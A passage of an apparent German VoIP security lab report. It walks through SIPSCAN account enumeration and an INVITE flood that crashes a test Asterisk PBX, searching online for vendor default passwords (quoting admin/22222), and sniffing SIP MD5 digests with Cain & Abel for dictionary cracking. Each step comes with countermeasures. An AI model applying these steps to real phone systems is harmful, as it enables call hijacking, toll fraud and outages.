Auch können mittels dem Senden der INVITE Meldungen alle zur Zeit am Netzwerk angeschlossenen User Agents gleichzeitig zum Klingeln gebracht werden. Dies verwirrt die Angriffsziele und kann je Anzahl der angeschlossenen Terminals bis hin zum Absturz des SIP Proxy Servers führen, was einem Dos (Denial of Service) Angriff gleich kommt.

Schutz gegen Angriff / Analyse:

Eine wirksame Schutzmassnahme ist schwierig zu realisieren, denn die Ports müssen für die korrekte Funktionalität offen bleiben.

Einzige mögliche Massnahmen sind:

Siehe Massnahmen: VLAN und VOIP, Kapitel 8.5.14
Siehe Massnahmen: IDS, Kapitel 8.5.15

Kommentar:

2.3.2 SIPSCAN REGISTER Scan - Technik und Funktionsweise

Zuvor wurde mittels zenmap herausgefunden (siehe Kapitel 2.2.1), dass der Registrar (hier zugleich auch SIP Proxy Server respektive SIP PBX) die IP-Adresse 10.1.1.101 hat.
Mit SIPSCAN wird nun versucht, welche gültigen User Accounts es überhaupt bei diesem Registrar gibt und ob sich diese bei der Anmeldung an diesen authentifizieren müssen oder nicht. Dies wird erreicht, in dem SIPSCAN mit möglichen vordefinierten User Accounts Register Nachrichten an den Asterisk Proxy Server sendet. Anhand dessen Antwort kann festgestellt werden, ob es sich hierbei um gültige oder ungültige User Accounts handelt und ob diese sich beim Asterisk Proxy Server durch Authentifizierung registrieren müssen.

2.3.3 Ausgangssituation, Ablauf und Bedingungen für Angriff

Einen wichtigen Hinweis gibt es betreffend dem Feld „Username/Extensions File“ zu machen:
Im Installations-Verzeichnis von SIPSCAN liegt auch die Datei „users.txt“. In dieser Datei müssen alle die zu testenden User Accounts eingetragen werden. Meist werden User Accounts identisch mit der Rufnummer der User Agents im 3-4 stelligen Bereich nummeriert und dies in einem Zahlenrange von 2 bis 6. (z.Bsp. 2xx, 3xx, 5xx, 4xxx, 6xxx).
Am einfachsten geht es, wenn in einer Exceltabelle 3 fortlaufende User in A1-A3 erstellt werden. Diese 3 Einträge markieren und in A3 rechts unten auf das schwarze kleine Viereck klicken. Es erscheint ein +-Zeichen , dieses +-Zeichen mit gedrückter linker Maustaste gegen den unteren Bildschirmrand ziehen, bis der gewünschte Nummernbereich erstellt wurde. Somit werden einfach und schnell die gewünschten Nummern erstellt, welche dann nur noch in „users.txt“ zu kopieren sind. Der oberste schon bestehenden Eintrag des Files „users-txt“ „thisisthecanary“ muss bestehen bleiben!
Natürlich können in „users.txt“ auch alle Nummern von 1-xyz eingetragen werden. Dementsprechend wird der Scann-Vorgang einfach länger dauern, wobei es zu sagen gilt, dass das Tool wirklich sehr schnell arbeitet!

Die Registration Requests werden an den Asterisk Proxy Server 10.1.1.101 per UDP auf den Port 5060 gesendet.



Nach erfolgtem Scann-Vorgang werden die Ergebnisse angezeigt und können auch als File abgespeichert werden. Das Resultat für obigen Scann-Vorgang sieht wie folgt aus:

```
***
SIPSCAN Results:
Scan started Mon Dec 22 21:01:34 2008
Target SIP Server: 10.1.1.101:5060 UDP
Domain: 10.1.1.101

1>>Found a live extension/user at 4002@10.1.1.101 with SIP response code(s):     REGISTER:200
2>>Found a live extension/user at 4003@10.1.1.101 with SIP response code(s):     REGISTER:200
3>>Found a live extension/user at 4111@10.1.1.101 with SIP response code(s):     REGISTER:200
4>>Found a live extension/user at 4115@10.1.1.101 with SIP response code(s):     REGISTER:200
5>>Found a live extension/user at 4119@10.1.1.101 with SIP response code(s):     REGISTER:401
6>>Found a live extension/user at 4129@10.1.1.101 with SIP response code(s):     REGISTER:200
***
```

Aus den SIPSCAN-Resultaten ist folgendes zu entnehmen:

Es gibt für folgende User Agents gültige Konten beim Registrar: 4002, 4003, 4111, 4115, 4119 und 4129

Die Registrierung für die User Agents 4002, 4003, 4111, 4115 und 4120 wurde mit einer Response-Nachricht REGISTER 200 beantwortet, was so viel wie „OK“ heisst. Dies sagt aus, dass einerseits die im Registrar eröffneten Namen der Benutzerkonten auch gleich den internen Rufnummern entsprechen (dies ist meistens so) und dass die Registrierung dieser User Agents ohne jegliche Authentifizierung stattfindet.
Somit kann jeder, der Zugang zum Netzwerk hat (lokal vor Ort oder via Internet durch zuvor eingeschleusten Virus oder Trojaner) und in Kenntnis einer dieser gültigen User Accounts ist, sich unter falscher Identität registrieren.

Die Response Nachricht 401 für den User Agent 4119 sagt aus, dass es zwar einen gültigen Benutzeraccount gibt, sich jedoch der anzumeldende User Agent mittels Passwort beim Registrar authentifizieren muss.

2.3.4 Folgende Auswirkungen und Gefahren für das Angriffsziel gehen von diesem Angriff aus

Ein Angreifer kann eine falsche ID vortäuschen, sich als jemand anderen ausgeben, nachdem er sich ohne Authentifizierung beim SIP Proxy Server anmelden konnte. Der Angreifer bekommt Anrufe / Kenntnisse von Anrufen, welche nicht für ihn bestimmt sind. Je nach Verhalten des SIP Proxy Servers / Registrars wird der zuvor unter derselben Nummer registrierte User Agent unregistriert
Weiter telefoniert der Angreifer auf fremde Kosten, die Gesprächsgebühren werden voll dem offiziellen User Account belastet.

2.3.2.a SIPSCAN INVITE Scan - Technik und Funktionsweise


Mit dem INVITE Scan ist es möglich, sämtlichen User Agents welche im File „users.txt“ definiert wurden, eine INVITE-Nachricht zu senden. Das heisst, jedes aktuell am Registrar registrierte Terminal beginnt fast zeitgleich zu rufen und hört erst dann auf, wenn dieser Ruf durch den Benutzer beantwortet wird.
Im unten stehenden Printscreen von SIPSCAN ist zu sehen, dass unterschiedliche Respons-Codes vom SIP-Proxy-Server zurückgeliefert werden. So sagt der Response-Code 180 aus, dass ein aktives Terminal gefunden wurde und dies momentan ruft/klingelt.

2.3.3.b Ausgangssituation, Ablauf und Bedingungen für Angriff

Der Angreifer sendet die INVITE Nachrichten via Asterisk Proxy Server 10.1.1.101an alle User Agents, welche im File „users.txt“ zuvor definiert wurden. Wiederum werden die Nachrichten an den Port 5060 per UDP gesendet.



In der Aufzeichnung von Wireshark ist zu sehen, wie die Liste der „users.txt“ abgearbeitet wird. INVITE Nachrichten, zu denen es keinen gültigen registrierten Benutzer gibt, werden mit Response Code 404 Not Found beantwortet.




Die Menge der gleichzeitig klingelnden Terminals und das Verhalten, dass nach dem Beantworten dieser Rufe auf der anderen Seite kein Gesprächspartner vorhanden ist, hat die PBX Asterisk in einen instabilen Zustand und später zum totalen Absturz gebracht:

Die Wireshark Aufzeichnung zeigt, dass Asterisk mit der IP-Adresse 10.1.1.101 nicht mehr erreichbar ist.

```
957 11.254568   10.1.1.241    10.1.1.101    ICMP   Destination unreachable (Port unreachable)
958 11.259503   10.1.1.101    10.1.1.241    SIP    Status: 404 Not Found
959 11.259554   10.1.1.241    10.1.1.101    ICMP   Destination unreachable (Port unreachable)
960 11.260501   10.1.1.101    10.1.1.241    SIP    Status: 404 Not Found
961 11.260520   10.1.1.241    10.1.1.101    ICMP   Destination unreachable (Port unreachable)
962 11.265503   10.1.1.101    10.1.1.241    SIP    Status: 404 Not Found
963 11.265552   10.1.1.241    10.1.1.101    ICMP   Destination unreachable (Port unreachable)
964 11.270506   10.1.1.101    10.1.1.241    SIP    Status: 404 Not Found
965 11.270560   10.1.1.241    10.1.1.101    ICMP   Destination unreachable (Port unreachable)
966 11.273506   10.1.1.101    10.1.1.241    SIP    Status: 404 Not Found
967 11.273542   10.1.1.241    10.1.1.101    ICMP   Destination unreachable (Port unreachable)
968 11.278529   10.1.1.101    10.1.1.241    SIP    Status: 404 Not Found
969 11.278578   10.1.1.241    10.1.1.101    ICMP   Destination unreachable (Port unreachable)
```

Im Taskmanager ist zu sehen, dass Asterisk zu 99% die CPU belastet, blockiert ist und nur noch das Operating System belastet.



Auch wurde die Verbindung zum PBX Manager PRO durch den Absturz von Asterisk getrennt. Dieser PBX Manager erleichtert die Programmierung und Konfiguration der PBX Asterisk dank seiner graphischen Benutzeroberfläche (GUI Graphical User Interface)



WillVoice PBX MANAGER PRO

Main Commands Tools Admin Help

```
Dec 22 20:33:40 WARNING[3632]: chan_sip.c:11564 sipsock_read: Recv error: Connection reset by peer
Dec 22 20:33:40 WARNING[3632]: chan_sip.c:11564 sipsock_read: Recv error: Connection reset by peer
Dec 22 20:33:40 WARNING[3632]: chan_sip.c:11564 sipsock_read: Recv error: Connection reset by peer
Dec 22 20:33:40 WARNING[3632]: chan_sip.c:11564 sipsock_read: Recv error: Connection reset by peer
Dec 22 20:33:40 WARNING[3632]: chan_sip.c:11564 sipsock_read: Recv error: Connection reset by peer
Dec 22 20:33:40 WARNING[3632]: chan_sip.c:11564 sipsock_read: Recv error: Connection reset by peer
Dec 22 20:33:40 WARNING[3632]: chan_sip.c:11564 sipsock_read: Recv error: Connection reset by peer
Dec 22 20:33:40 WARNING[3632]: chan_sip.c:11564 sipsock_read: Recv error: Connection reset by peer
Dec 22 20:33:40 WARNING[3632]: chan_sip.c:11564 sipsock_read: Recv error: Connection reset by peer
Dec 22 20:33:40 WARNING[3632]: chan_sip.c:11564 sipsock_read: Recv error: Connection reset by peer
Dec 22 20:33:40 WARNING[3632]: chan_sip.c:11564 sipsock_read: Recv error: Connection reset by peer
Dec 22 20:33:40 WARNING[3632]: chan_sip.c:11564 sipsock_read: Recv error: Connection reset by peer
Dec 22 20:33:40 WARNING[3632]: chan_sip.c:11564 sipsock_read: Recv error: Connection reset by peer
Dec 22 20:33:40 WARNING[3632]: chan_sip.c:11564 sipsock_read: Recv error: Connection reset by peer
Dec 22 20:33:40 WARNING[3632]: chan_sip.c:11564 sipsock_read: Recv error: Connection reset by peer
Dec 22 20:33:41 WARNING[3632]: chan_sip.c:11564 sipsock_read: Recv error: Connection reset by peer
Dec 22 20:33:42 WARNING[3632]: chan_sip.c:11564 sipsock_read: Recv error: Connection reset by peer

Disconnected from Asterisk server
Attempting to reconnect ...
```

2.3.4.c Folgende Auswirkungen und Gefahren für das Angriffsziel gehen von diesem Angriff aus

Alle angeschlossen User Agents beginnen miteinander zu Klingeln. Die angerufenen User fühlen sich belästigt, werden von ihrer Arbeit abgelenkt, sind verwirrt, weil am anderen Ende kein Gesprächspartner Antwort gibt.
In dieser Zeit gehen eventuell wichtige Anrufe verloren, respektive können nicht beantwortet werden.
Die ganze PBX kann in einen instabilen Zustand oder gar zum Absturz kommen, wie obiges Beispiel zeigt.
Somit ist mit diesem Tool auch ein Angriff gegen die Verfügbarkeit (DoS = Denial of Service) möglich.
Ein Ausfall der ganzen Kommunikationseinrichtung wie zum Beispiel der PBX Asterisk ist für eine Firma sehr geschäfts- respektive imageschädigend und kann grosse finanzielle Folgen haben.

Benennung Angriffe / Analyse:	**Angriff /Analyse gegen:**	**Wert:**
2.4.1 - Vendor specific web search	Integrität…………………... Vertraulichkeit……………... Verfügbarkeit………………	x x x
Eingesetztes Tool: **google**		
Downloadlink / Quelle des Tools: www.google.ch	**Schweregrad:** (1=leicht 6 =schwer)	
Hinweise zu Installation / Verfügbarkeit: **-**	Installation Tool…………… Anwendung Tool…………... Erforderliche Vorkenntnisse..	- 1 2
	Gefahrenpotential: (1= kleine Gefahr, 6= grosse Gefahr) Gefahr für Angriffsziel…….	 4

Ziel Angriff /Analyse:

Das Internet wird nach weiteren nützlichen Informationen abgesucht, welche dienlich für einen Angriff oder zum Hacken des ganzen Systems sein könnten.
Meist sind Dokumente auf dem Internet auffindbar, welche eigentlich nicht für die Öffentlichkeit bestimmt wären, welche dann auch Sicherheitslücken, Administratorenzugänge und Passwörter beinhalten.
Auch gibt es spezielle Seiten wie zum Beispiel http://www.securityfocus.com/vulnerabilities, worin von fast ausschliesslich jedem Gerätehersteller die Sicherheitslücken (Vulnerabilities) katalogisiert nach Device aufgeführt sind.
Mit Hilfe dieser Information kann es einem Angreifer sehr einfach gelingen, an Informationen wie Registrationsdaten, private Telefonbücher, Anruf- und Wahlwiederholungslisten, welche in den Terminals gespeichert sind, heranzukommen oder diese mittels gezieltem Angriff (durch das Wissen bestimmter Sicherheitslücken) zu attackieren.

Schutz gegen Angriff / Analyse:

Eine wirksame Schutzmassnahme ist schwierig zu realisieren. Oftmals werden unabsichtlich Administratoren-Manuals in den öffentlichen Bereich des Internets gestellt oder Bedienungsanleitungen und Dokumentationen mit unbekanntem Inhalt grobfahrlässig verteilt.

Einzige mögliche Massnahmen sind:
- Keine Standardpasswörter in den Terminals und Adminbereichen der Registrar / SIP-Proxy-Servern verwenden

- Klare Richtlinien beim Gerätehersteller was Dokumentationen und deren Freigabe betrifft.

Kommentar:


2.4.2 Technik und Funktionsweise

Das Internet wird gezielt mit den aus der Enumeration gewonnenen Informationen nach Standard-Admin-Passwörtern und Vulnerabilities abgesucht. Dabei empfiehlt es sich, sowohl geräte- wie auch herstellerspezifisch zu Suchen.

Sehr oft werden beim Endkunden aus Bequemlichkeit oder administrativen Gründen genau diese Standardpasswörter nicht abgeändert. Durch das Veröffentlichen untenstehender Dokumente ist es dann ein Einfaches für einen Angreifer, unerlaubt in Administratoren- oder Kundenbereiche von Systemen oder Terminals zu gelangen.

2.4.3 Ausgangssituation, Ablauf und Bedingungen für Angriff

In Kapitel 2.2.1 wurden durch den Portscanner Zenmap zahlreiche Hosts (Terminals), welche den Port 5060 auf dem Netzwerk abhören, gefunden. Dazu wurde jedes Mal die MAC-Adresse detektiert und somit auch der Hersteller des entsprechenden Devices. Mit dem Wissen, dass es sich bei Port 5060 um SIP handelt und dem nun auch bekannten Gerätehersteller, wird in Google spezifisch nach Standard-Admin-Passwörtern gesucht:



Gefunden wurde nebst anderen Einträgen und Dokumenten auch ein Quick Start Guide eines Wiederverkäufers, der eigentlich nur für interne Zwecke bestimmt wäre.



In diesem Quick Start Guide ist der Administrator-Account inklusive Standard-Admin-Passwort ausführlich beschrieben.



ACHTUNG: *Die Firmware kann nicht auf eine frühere Version zurückgesetzt werden (Downgrade).*

- **1) Telefon anschliessen**
  Verbinden Sie das Netzteil mit einem Ethernet-Kabel (RJ45) mit dem **LAN**-Port.
- **2) IP-Adresse des 53i herausfinden**
  Dies kann auf zwei Arten geschehen:
  1. Drücken Sie die Taste [Taste] und gehen Sie im Abrollmenü bis zum Eintrag „**9 Network Settings**" und drücken Sie auf die Taste Pfeil nach rechts. Geben Sie das Admin-Passwort **22222** ein und klicken Sie auf „**2 IP Address**".
  2. Drücken Sie die Taste [Taste], gehen Sie im Abrollmenü bis zum Eintrag „**11 Phone Status**", drücken Sie auf die Taste Pfeil nach rechts und klicken Sie auf „**1 Network Port**". Drücken Sie nun die Taste für ‚IP-Addr'.
- **3) Auf das Verwaltungs-Interface des 53i zugreifen**
  Öffnen Sie Ihren Webbrowser und geben Sie in der Adresszeile die **IP-Adresse** des 53i ein.
  Geben Sie danach den User: **admin** und das Passwort: **22222** ein.
  Wenn Sie sich als einfacher Benutzer einloggen möchten, geben Sie als Benutzernamen **user** ein und lassen Sie das Passwort leer. In diesem Fall kann ist das Menü „**Advanced Settings**" nicht mehr verfügbar.

2.4.4 Folgende Auswirkungen und Gefahren für das Angriffsziel gehen von diesem Angriff aus

Der Angreifer kommt an Informationen, welche nicht für ihn bestimmt sind:
..- Registrationsinformationen
- Gespeicherte Rufnummern / Kurzwahltasten
- Einsicht in Anruflisten resp. Wahlwiederholungslisten

Mit dem Auslesen der Registrierungsdaten kann ein Registrations Hijacking gemacht werden, das heisst, der Angreifer kann ein anderes Terminal mit den selben Registrierungsdaten ins Netzwerk bringen. Ankommende und abgehende Verbindungen werden ab diesem Moment über dieses Terminal gemacht. Somit kommt der Angreifer auch in Kenntnis ankommender Anrufe, welche beim Angriffsziel rufen sollten. Auch kann er sich sowohl für ankommende wie auch für abgehende Gespräche unter falscher Identität am Terminal melden.

Die Terminal-Daten können wie folgt abgeändert werden, um die Verfügbarkeit des Endgerätes zu stoppen (DoS Denial of Service):

- Falsche Registrar IP eingeben
- Falsches Registrierungspasswort eingeben (falls gebraucht)
- Falscher Gateway eintragen – vorhandener Gateway Eintrag löschen > der Medienstrom wird nicht mehr korrekt gelenkt, es wird nur noch die Signalisierung funktionieren, die Sprachverbindung wird „no way audio" sein
- SW Downgrade durchführen, der weniger Sicherheitsmerkmale enthält, z.Bsp: Sprachverschlüsselung deaktivieren
- etc.

Benennung Angriffe / Analyse: **2.5.1 - SIP Authentication Attack**	**Angriff /Analyse gegen:** Integrität………………….... Vertraulichkeit……………... Verfügbarkeit………………	**Wert:** x x
Eingesetztes Tool: **Cain & Abel**		
Downloadlink / Quelle des Tools: www.oxid.it	**Schweregrad:** (1=leicht 6 =schwer) Installation Tool…………… Anwendung Tool…………... Erforderliche Vorkenntnisse..	 2 3 3
Hinweise zu Installation / Verfügbarkeit: Cain & Abel ist nur unter Windows lauffähig. Die Installation ist einfach und menügeführt. Nach der Installation muss als erstes im Tab „Configure“ die aktuelle gebrauchte Netzwerkkarte ausgewählt werden.	**Gefahrenpotential:** (1= kleine Gefahr, 6= grosse Gefahr) Gefahr für Angriffsziel…….	 5

Ziel Angriff /Analyse:

User Agents haben sich je nach Konfiguration des Registrars entweder unauthentisiert oder authentisiert bei diesem anzumelden. Ziel dieses Angriffes ist es, eine Authentifizierung mitzusniffen (mitschneiden), um daraus dann die Registrierungsinformationen ableiten zu können. Die so erworbenen Informationen können für ein Registrations Hijacking verwendet werden, in dem der Angreifer ein eigenes Terminal mit den gestohlenen Registrationsdaten ins Netzwerk bringt.

Schutz gegen Angriff / Analyse:

Es müssen zwingend sichere Passwörter verwendet werden. Sichere Passwörter sind keine Wörter die in einem Dictionary oder Duden vorkommen, auch wenn diese zum Beispiel am Schluss noch mit zwei Zahlen versehen werden (z.Bsp: Spanien08 = UNSICHER!!!).
Sichere Passwörter enthalten Sonderzeichen, Gross- und Kleinschreibung, ergeben keinen Sinn und sind mindestens 8 Zeichen lang. Sichere Passwörter stehen auch nicht auf einem Post-it-Nachrichtenzettel unter dem Telefonie-Terminal oder der PC-Tastatur.

Siehe Massnahmen: VLAN und VOIP, Kapitel 8.5.14

Kommentar:
Cain & Abel ist ein sehr mächtiges Tool und kann für viele weitere Angriffe eingesetzt werden.
Infolge seiner Gefährlichkeit wird es ausnahmslos von jedem Virenscanner erkannt und lässt sich dadurch teilweise gar nicht erst installieren. Daher ist eine Deaktivierung des Virenscanners auf dem PC des „Attackers“ empfohlen oder aber dem Virenscanner kann gesagt werden, dass er Cain & Abel ignorieren soll.

2.5.2 Technik und Funktionsweise

Ein User Agent, der sich beim SIP Proxy Server registrieren will, sendet einen Registration Request an diesen. Muss er sich gemäss seinem Account, der im Proxy Server eingerichtet ist, bei der Registrierung via Challenge-Response-Verfahren authentifizieren, so sendet ihm der SIP Proxy Server einen „Nonce“ zu. Mit diesem „Nonce“, dem Realm, dem Benutzernamen und dem Passwort bildet der User Agent dann einen MD5 Hashwert, welchen er zurück an den Proxy Server sendet. Dabei wird alles in Klartext über das Netzwerk übertragen, ausser das MD5 gehashte Passwort. Da dies die einzige Unbekannte ist, lässt sich das Passwort mittels Dictionary-Attacke
ausfindig machen. Bedingung dabei ist, dass es sich um ein einfaches und simples Passwort handeln muss. Eine Registrierung wird immer beim Starten eines Terminals oder nach einer im Terminal fest eingegeben Zeit ausgeführt. Diese Zeit ist in den meisten Fällen 3600 Sekunden per default eingestellt. Diese periodische Registrierung dient zur Gewährleistung der Erreichbarkeit des Terminals.


Cain & Abel snifft das Netzwerk nach MD5 Hashwerten ab, die darüber gesendet werden und speichert diese inklusive der restlichen benötigten Daten, welche in Klartext übertragen wurden. Nach ersnifften MD5 Hashwerten kann via Cain & Abel eine offline Dictionary-Attacke gestartet werden.

2.5.3 Ausgangssituation, Ablauf und Bedingungen für Angriff


Der Angreifer hört das Netzwerk nach übertragenen MD5 ab. In diesem Beispiel registriert sich gerade User Agent 4119 am Asterisk Proxy Server 10.1.1.101.

Damit der Angreifer die im Netzwerk ausgetauschten MD5 Hashwerte sniffen kann, muss die Bedingung gegeben sein, in einem geswitchten Netzwerk Daten abhorchen zu können.
Siehe Kapitel 1.4.

